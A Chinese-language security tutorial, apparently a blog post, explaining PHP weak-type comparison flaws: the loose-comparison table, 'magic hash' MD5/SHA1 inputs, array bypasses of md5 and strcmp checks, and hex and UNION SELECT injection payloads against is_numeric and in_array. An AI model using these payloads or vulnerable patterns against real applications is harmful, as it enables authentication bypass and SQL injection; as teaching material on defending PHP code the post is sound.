0x01 前言

PHP 是一门弱类型语言，不必向 PHP 声明该变量的数据类型，PHP 会根据变量的值，自动把变量转换为正确的数据类型。

弱类型比较，是一个比较蛋疼的问题，如左侧为字符串，右侧为一个整数，只不过左侧与右侧内容完全相等。

```
<?php
var_dump(null ==false);  //bool(true)
var_dump('aa'==0);          //bool(true)
?>
```

松散比较 ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

0x02 Magic Hash

PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，在进行比较运算时，如果遇到了 0e\d+ 这种字符串，就会将这种字符串解析为科学计数法。所以上面例子中 2 个数的值都是 0 因而就相等了。如果不满足 0e\d+ 这种模式就不会相等。

```
"0e132456789"=="0e7124511451155" //true
"0e123456abc"=="0e1dddada" //false
"0e1abc"=="0"  //true
```

参考链接：http://www.freebuf.com/news/67007.html http://www.cnblogs.com/Primzahl/p/6018158.html

常见的payload:

```
0x01 md5(str)
    QNKCDZO
    240610708
    s878926199a
    s155964671a
    s214587387a
    s214587387a
0x02 sha1(str)
    sha1('aaroZmOk')
    sha1('aaK1STfY')
    sha1('aaO8zKZF')
    sha1('aa3OFF9m')
```

MD5不能处理数组，若有以下判断则可用数组绕过:

```
if(@md5($_GET['a']) == @md5($_GET['b']))
{
    echo "yes";
}
//http://127.0.0.1/test.php?a[]=1&b[]=2//$_GET: array(2) { ["a"]=> array(1) { [0]=>
string(1) "1" } ["b"]=> array(1) { [0]=> string(1) "2" } }
```

0x03 弱类型函数

通过利用弱类型进行数据比较，外来变量自动类型转换，导致恶意数据进入到条件体内，可能存在极大的安全风险。

下面开始介绍几个弱类型的函数：


【is_numeric()】

is_numeric() 检测变量是否为数字或数字字符串。如果 是数字和数字字符串则返回 TRUE，否则返回 FALSE。

它的弱类型问题是他支持十六进制0x格式，攻击者把payload改成十六进制0x，is_numeric会先对十六进制做类型判断，十六进制被判断为数字型，为真，就进入了条件语句，如果再把这个代入进入sql语句进入mysql数据库，mysql数据库会对hex进行解析成字符串存入到数据库中，如果这个字段再被取出来二次利用，就可能导致二次注入、XSS等安全漏洞。

```
<?php
$type= is_numeric($_GET['id'])?$_GET['id']:0;
$sql="insert into test(id,type)values(1,$type);";
echo $sql;
?>
```

把'1 or 1' 转换为16进制 0x31206f722031 为参数的值，带数据库执行，查询结果：



如果再重新查询这个表的字段出来，不做过滤带入另一个SQL语句，将会造成二次注入。

【in_array()】

in_array() 函数搜索数组中是否存在指定的值。

```
<?php
if (in_array($_GET['id'],array(1,2,3,4)))
{
    $sql="select * from admin where id ='".$_GET['id']."'";
}
echo $sql;
?>
//提交：?id=1' union select 1,2,3,4%23
//结果：select * from admin where id ='1' union select 1,2,3,4#'
```

in_attay()函数做比较之前，自动做类型转换，从而匹配成功，绕过检查。

【strcmp()】

strcmp() 函数比较两个字符串，如果 str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。

先将两个参数先转换成string类型

当比较数组和字符串的时候，返回是0

如果参数不是string类型，直接return

```
<?php
    $id=$_GET['id'];
    if (strcmp('test',$id)) {
     echo 'YES!';
    } else{
        echo 'NO!';
    }
?>
//提交：?id[]=
//结果：YES
```

类似这样的函数还有switch()

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。